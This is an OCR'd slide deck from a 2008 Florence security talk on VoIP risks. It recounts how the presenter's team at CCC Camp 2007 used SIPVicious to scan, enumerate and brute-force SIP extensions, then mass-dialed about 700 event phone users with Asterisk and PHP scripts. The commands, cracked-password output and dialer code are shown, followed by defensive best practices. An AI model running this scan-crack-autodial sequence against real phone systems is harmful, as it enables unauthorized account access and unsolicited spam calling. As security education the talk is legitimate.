


Drin Drin! Alessio?

In linea con il solito sospetto

Alessio L.R. Pennasilico

mayhem@alba.st

Firenze, 10 Maggio


$ whois mayhem

Security Evangelist @ 

Member / Board of Directors:

AIP, AIPSI, CLUSIT, ILS, IT-ISAC, LUGVR, OPSI, Metro Olografix, No1984.org, OpenBeer, Sikurezza.org, Spippolatori, VoIPSA.

CrISTAL, Hacker's Profiling Project, Recursiva.org



Why this lecture?

http://www.alba.st/

FIRENZE PE 2008

VoIP is exploding

VoIP: a cost effective, flexible and functional technology.

"IDC Anticipates 34 Million More Residential VoIP Subscribers in 2010"

The Pena Case


"Edwin Andreas Pena, a 23 year old Miami resident, was arrested by the Federal government: he was involved in a scheme to sell discounted Internet phone service by breaking into other Internet phone providers and routing connections through their networks."

The New York Times, June 7th 2006

Robert Moore

"It's so easy a caveman can do it!"

"I'd say 85% of them were misconfigured routers. They had the default passwords on them: you would not believe the number of routers that had 'admin' or 'Cisco0' as passwords on them".



New risks?

http://www.alba.st/

FIRENZE

2008

VoIP Risks

VoIP risks are underrated.

The truth is that VoIP multiplies traditional telephony risks for IP networks risks.

SPIT

SPAM over Internet Telephony

Low cost of VoIP calls, use of recorded messages, high revenues even on low purchases make SPIT an attractive business.

Vishing

VoIP Phishing


This fraud is based on user's trust in "telephone device" and trust in caller identity.

Attack vector

SPAM, Phishing, WAR Dialing,

Caller ID spoofing, Voice changers

New technologies, old attacks,...



How to choose a case history

http://www.alba.st/

FIRENZE

2008

Dan York: I'll tell you a story...

Traffic Dump iPod

Man in the Middle *Wireshark* Managers

frustrated sysadmin


RTPInject ***Revenge***

F*ckin' the company F*ckin' colleagues **Confidential Information**

Social engineering

Is it possible to pretend to be a girl working for a customers' satisfaction call center?

http://cambvoce.freehostia.com/index.html



Italian Hacker Embassy

http://www.alba.st/

FIRENZE

2008

CCC Camp 2007

The bracelet

The Embassy

Italian Identity

Italian Food & Coffee

Live Chess Game

Alluvium

Mud Soccer :)

Call for People

Our parties

More than 100 guests every night

First day: from tent to tent we invited everyone…

but the second day...

Eventphone.de

Their Infrastructure

DECT

SIP & IAX

1.200 account

800 active

Our goal

Reach every phone user

Have fun :)

The Message

We recorded a standard message in MP3 format to be listened by every called user….

This was the message we used to INVITE people at the party...

SipVicious

SIPVicious is an integrated suite that allow to scan, enumerate, and crack SIP accounts.

svmap - this is a sip scanner. Lists SIP devices found on an IP range

svwar - identifies active extensions on a PBX

svcrack - an online password cracker for SIP PBX

svreport - manages sessions and exports reports to various formats

Scan

```
mayhem$ python svmap.py 192.168.99.0/24

| SIP Device           | User Agent    |
-------------------------------------
| 192.168.99.13:5060 | Asterisk PBX |
```

Enumerate

```
mayhem$ python svwar.py -e 100-200
192.168.99.13

| Extension | Authentication |
-------------------------------
| 120       | reqauth        |
| 111       | reqauth        |
| 125       | noauth         |
```

Brute Force

```
mayhem$ python svcrack.py -n -u 111 -r 1000-9999
192.168.99.13

| Extension | Password |
------------------------
| 111       | 1234     |


mayhem$ python svcrack.py -n -u 120 -r 1000-9999
192.168.99.13

| Extension | Password |
------------------------
| 120       | 1357     |
```

First step

Obtained the user directory in a standard text file using enumeration, we started dialing every phone number, DECT, SIP or IAX, 5 by 5, through the eventphone.de telephony system.

SPIT

It was working.

But it was really looking like SPIT, and first of all was not so funny …

So we decided to improve the script to provide a more involving experience...

RE-INVITEing

At the end of the message users were connected to a common conference room on our server…

It was working, but while testing it …

BANG! no more Internet in the tent :(

Obtaining bandwidth

We followed the eventphone.de network cable to the CCC Angel's office, where were presented backbone switches.

We went there with some grappa and explained them about our intent to provide free phone calls to all italians numbers and ...

Our server were connected to the backbone switch :) ...and no more bandwidth problems ;P

POC

The script is not intended to be released as a complete and working tool: it was written in some minutes during the event, as a funny game ...

extensions.conf

```
[default]
exten => start,1,Answer()
exten => start,2,MP3Player('/home/hax0r/italianparty.mp3')
; the last one manage the connection to the conference room
exten => start,3,Meetme(1000,qdxr)

; curiosity kill the cat
exten => 31337,1, Meetme(1000,qdxr)
```

extensions.conf

```
[from-internal]
exten => _.,1,Dial(SIP/${EXTEN}@pbx.eventphone.de,30,j)
; write in a file the busy/not answering numbers
exten => _.,102,System(echo "${EXTEN}" >> /home/hax0r/list)
```

Star Asterisk API

Is a high performance API that connects to manager interface of Asterisk or to AstManProxy. It is written in php. It has been designed on object oriented principles. It is easy to use and easy to extend to suit your particular requirements.

http://www.starutilities.com/index.php/starastapi

Connect

```
<?php
require_once("StarAstAPI.php");
$astcc=new AstClientConnection();
if($astcc->Login("hax0r","p0wned","localhost",5038))
{
---- NEXT SLIDE ----
} else { echo "Login failed"; }
?>
```

Open File

```
$handle = @fopen("/home/hax0r/list", "r");
if ($handle) {
        $i=1;
        ---- NEXT SLIDE ----
        fclose($handle);
        }
```

Dial

```
while (!feof($handle)) {
        $num = trim(fgets($handle, 4096));
        $ap = $astcc->Dial('local/start',$num,1,10000,"from-internal");
        $apd = $ap->GetAstPacketData();
        echo $apd->GetResponseType(); // give feedback to us
        if ($i%5 == 0) sleep(20);  // Every 5 connections
        $i++;
    }
```

Our results

- ✓ get the user directory
- ✓ 5 contemporary calls
- ✓ retry on busy or missed call
- ✓ logging and recording
- ✓ reached over 700 people :)

The recorded audio

Italian spitters

Italians are so cool

U're spitter!

no, it was just an hack …

we were able to demonstrate that is possible

it was a POC …

we were able to do it

come to the party :)

Oh, you Italians are so great :)

@Warsaw

Do you know the crazy Italian VoIP hacker?

Of course… the recorded voice was mine…

Oh great! I was at home, in Poland, with my SIP phone registered on eventphone.de server …. and I received your call!

What-if?

We were not malicious

but what if we had decided to impersonate someone?

what if billing was involved?

The attacker problem

If four drunken camping guys could do this...

What about a motivated or paid attacker?

Worst case

We could have been a criminal business organization.

In this case we would have sell SPIT and Vishing services to other people.


The Staff

Nothing would have been possible without the team work we did. For this reason i really need to say thanks to:

jeky99@ipscrew.com

pasqu@anche.no

The team :)



Conclusions

http://www.alba.st/

FIRENZE PE 2008

Best Practices

- ✓ Pay attention to risk analysis and planning!
- ✓ Divide in multiple VLAN
- ✓ Implement QoS
- ✓ Be extremely careful in AAA
- ✓ Use cryptography! (TLS, SRTP)
- ✓ Use "clever" devices

  (can mitigate mitm, garp, spoofing, flooding and other known attacks)
- ✓ Application level Firewall
- ✓ Avoid single point of failure
- ✓ Periodic security test

Is VoIP secure?

We have to manage also IP flaws, but we can use the IP tools to protect it!

It can be more secure than traditional telephony …

It depends also on you!

Web-o-graphy

http://www.voipsa.org

http://www.voip-info.org

http://csrc.nist.gov/publications/nistpubs/800-58/SP800-58.zip

http://www.nytimes.com/2006/06/08/technology/08voice.html

http://www.schneier.com/blog/

http://www.cloudmark.com/press/releases/?release=2006-04-25-2

http://www.usdoj.gov/usao/nj/press/files/pdffiles/penacomplaint.pdf

http://www.usdoj.gov/usao/pae/News/Pr/2005/feb/Moore.pdf

http://www.informationweek.com/news/showArticle.jhtml?articleID=202101781

http://www.blueboxpodcast.com/ - Episode #15

Scholz - Attacking VoIP Networks

Photos

Were published under CC Licence.


I need to say thanks to:

Guido Bolognesi

Filippo Tonellotto

Federico Mion

Mark Hoekstra



Thank You!

Questions?

Alessio L.R. Pennasilico

mayhem@alba.st

Firenze, 10 Maggio